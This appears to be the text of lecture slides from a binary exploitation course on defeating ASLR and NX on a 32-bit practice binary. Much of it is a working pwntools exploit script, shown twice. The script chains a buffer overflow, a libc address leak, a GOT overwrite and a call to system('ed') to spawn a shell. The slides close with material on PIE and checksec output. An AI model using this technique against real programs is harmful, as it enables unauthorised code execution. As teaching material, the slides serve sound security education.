How to calculate **system@libc**?

system_addr = **libc base** + **offset_system**



0xf7d70970	libc base
0xf7dadb70	system()
	dup2()
	read()
0xf7e576f0	write()
	puts()

multi_stage.c: GOT Overwrite!

system(some_cmd) - Execute a command of ours and hopefully get shell

Where to find “**some_cmd**”? Search existing strings inside binary

```
→ ~ strings -a multi_stage
```

```
→ ~ strings -a multi_stage | grep bin/sh  
→ ~
```

search for “bin/sh” → 0 result ☹

Two choices:

1. Expand another read sequence to write “/bin/sh” somewhere in memory
2. Use an alternative command (like **ed**)

```
→ ~ strings -a multi_stage | grep ed  
_IO_stdin_useded  
completeded.7281  
_edata  
_IO_stdin_useded
```

search for “ed” → 4 results ;)

multi_stage.c: GOT Overwrite!

system(ed) - Execute ed command

Use GDB to search memory address for string ending with "ed"

```
gdb-peda$ find ed
Searching for 'ed' in: None ranges
Found 403 results, display max 256 items:
multi_stage : 0x8048243 --> 0x72006465 ('ed')
multi_stage : 0x8049243 --> 0x72006465 ('ed')
libc : 0xf7df6df8 --> 0x73006465 ('ed')
libc : 0xf7df6fcc --> 0x66006465 ('ed')
libc : 0xf7df7113 --> 0x5f006465 ('ed')
libc : 0xf7df717e ("ed_getaffinity")
libc : 0xf7df7342 --> 0x78006465 ('ed')
libc : 0xf7df75db ("edparam")
libc : 0xf7df7695 ("ed_getcpu")
libc : 0xf7df77cc ("ed_get_priority_min")
libc : 0xf7df7896 ("edwait")
libc : 0xf7df78fb ("edantic")
libc : 0xf7df7979 ("ed_reply")
libc : 0xf7df7a5c ("edparam")
libc : 0xf7df7e4e ("ed_p")
libc : 0xf7df7e88 ("ed_getparam")
libc : 0xf7df7ee9 --> 0x6d006465 ('ed')
libc : 0xf7df7f06 ("ed48")
libc : 0xf7df7f5c --> 0x67006465 ('ed')
libc : 0xf7df8178 --> 0x5f006465 ('ed')
libc : 0xf7df820b ("ed_alloc")
libc : 0xf7df8245 --> 0x6d006465 ('ed')
libc : 0xf7df834b --> 0x6c006465 ('ed')
libc : 0xf7df87ef --> 0x5f006465 ('ed')
```

0x8048243

Type the following:

```
gdb multi_stage
br main
r
find ed
```

multi_stage.c: GOT Overwrite!

1. `write(1, write@got, 4)` - Leaks the libc address of write
2. `read(0, write@got, 4)` - Read 4 bytes of input from us into the write GOT entry.
3. `system(some_cmd)` - Execute a command of ours and hopefully get shell

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4
read@plt
pop_pop_pop_ret
0
write@got
4
system@plt → write@plt
4 byte junk data (e.g. 0xdeadbeef)
"ed" string

multi_stage.c: GOT Overwrite!

1. `write(1, write@got, 4)` - Leaks the libc address of write
2. `read(0, write@got, 4)` - Read 4 bytes of input from us into the write GOT entry.
3. `system(some_cmd)` - Execute a command of ours and hopefully get shell

dummy "A" * 28	buffer overflow
write@plt	
pop_pop_pop_ret	
1	leak information
write@got	
4	
read@plt	
pop_pop_pop_ret	
0	got overwrite
write@got	
4	
system@plt → write@plt	spawn shell
junk data (e.g. 0xdeadbeef)	
"ed" string	

Pwn Script

```
1 #!/usr/bin/python
2 from pwn import *
3
4 offset_libc_start_main_ret = 0x18e81
5 offset_system = 0x0003d200
6 offset_dup2 = 0x000e77c0
7 offset_read = 0x000e6cb0
8 offset_write = 0x000e6d80
9 offset_str_bin_sh = 0x17e0cf
10
11 read_plt = 0x08048300
12 write_plt = 0x08048320
13 write_got = 0x0804a014
14 new_system_plt = write_plt
15 ed_str = 0x8049243
16 pppr = 0x08048529
17 def main():
18     p = process("./multi_stage")
19
20     payload = "A" * 28
21     payload += p32(write_plt) # 1. write(1, write_got, 4)
22     payload += p32(pppr)
23     payload += p32(1) #STDOUT
24     payload += p32(write_got)
25     payload += p32(4)
26     payload += p32(read_plt) # 2. read(0, write_got, 4)
27     payload += p32(pppr)
28     payload += p32(0)
29     payload += p32(write_got)
30     payload += p32(4)
31     payload += p32(new_system_plt) # 3. system("ed")
32     payload += p32(0xdeadbeef)
33     payload += p32(ed_str)
34
35     p.send(payload)
36
37     p.recv(16)
38
39     # parse the leak
40     leak = p.recv(4)
41     write_addr = u32(leak)
42
43     log.info("write_addr: 0x%x" % write_addr)
44
45     libc_base = write_addr - offset_write
46     log.info("libc_base: 0x%x" % libc_base)
47     system_addr = libc_base + offset_system
48     log.info("system_addr: 0x%x" % system_addr)
49     p.send(p32(system_addr))
50
51     p.interactive()
52
53
54 if __name__ == "__main__":
55     main()
56
```

stage 0 & 1:
Buffer overflow &
Information leakage

stage 2&3:
got overwrite & spawn
shell

Pwn Script

```
1 #!/usr/bin/python
2 from pwn import *
3
4 offset_libc_start_main_ret = 0x18e81
5 offset_system = 0x0003d200
6 offset_dup2 = 0x000e77c0
7 offset_read = 0x000e6cb0
8 offset_write = 0x000e6d80
9 offset_str_bin_sh = 0x17e0cf
10
11 read_plt = 0x08048300
12 write_plt = 0x08048320
13 write_got = 0x0804a014
14 new_system_plt = write_plt
15 ed_str = 0x8049243
16 pppr = 0x08048529
17 def main():
18     p = process("./multi_stage")
19
20     payload = "A" * 28
21     payload += p32(write_plt) # 1. write(1, write_got, 4)
22     payload += p32(pppr)
23     payload += p32(1) #STDOUT
24     payload += p32(write_got)
25     payload += p32(4)
26     payload += p32(read_plt) # 2. read(0, write_got, 4)
27     payload += p32(pppr)
28     payload += p32(0)
29     payload += p32(write_got)
30     payload += p32(4)
31     payload += p32(new_system_plt) # 3. system("ed")
32     payload += p32(0xdeadbeef)
33     payload += p32(ed_str)
34
35     p.send(payload)
36
37     p.recv(16)
38
39     # parse the leak
40     leak = p.recv(4)
41     write_addr = u32(leak)
42
43     log.info("write_addr: 0x%x" % write_addr)
44
45     libc_base = write_addr - offset_write
46     log.info("libc_base: 0x%x" % libc_base)
47     system_addr = libc_base + offset_system
48     log.info("system_addr: 0x%x" % system_addr)
49     p.send(p32(system_addr))
50
51     p.interactive()
52
53
54 if __name__ == "__main__":
55     main()
56
```

- **DEP & ASLR** are the two main pillars of modern exploit mitigation technologies
- **Congrats**, being able to bypass these mean that you're probably capable of writing exploits for real vulnerabilities

Bypass ASLR/NX Hack (Ret2plt, GOT Overwrite) Review

ASLR Hack (Ret2plt, GOT Overwrite) Review

On Linux, not everything is randomized...

Position Independent Executable

Executables compiled such that their base address does not matter, 'position independent code'

- Shared Libs **must** be compiled like this on modern Linux
- eg: libc
- Known as PIE for short

Position Independent Executable

To make an executable position independent, you must compile it with the flags `-pie -fPIE`

```
→ ~ gcc -pie -fPIE -o event1 event1.c
```

Without these flag, you are not taking full advantage of **ASLR**

Position Independent Executable

- Most system binaries aren't actually compiled as PIE in 2015
- In 2018, nearly all system binaries are compiled as PIE

```
→ ~ checksec --file /bin/bash
[*] '/bin/bash'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/ping
[*] '/bin/ping'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /usr/sbin/sshd
[*] '/usr/sbin/sshd'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/ed
```

```
→ ~ checksec --file /bin/ed
[*] '/bin/ed'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/grep
[*] '/bin/grep'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/netcat
[*] '/bin/netcat'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
```

```
→ ~ checksec --file /bin/ls
[*] '/bin/ls'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/cp
[*] '/bin/cp'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
→ ~ checksec --file /bin/echo
[*] '/bin/echo'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
  FORTIFY:   Enabled
```


Q & A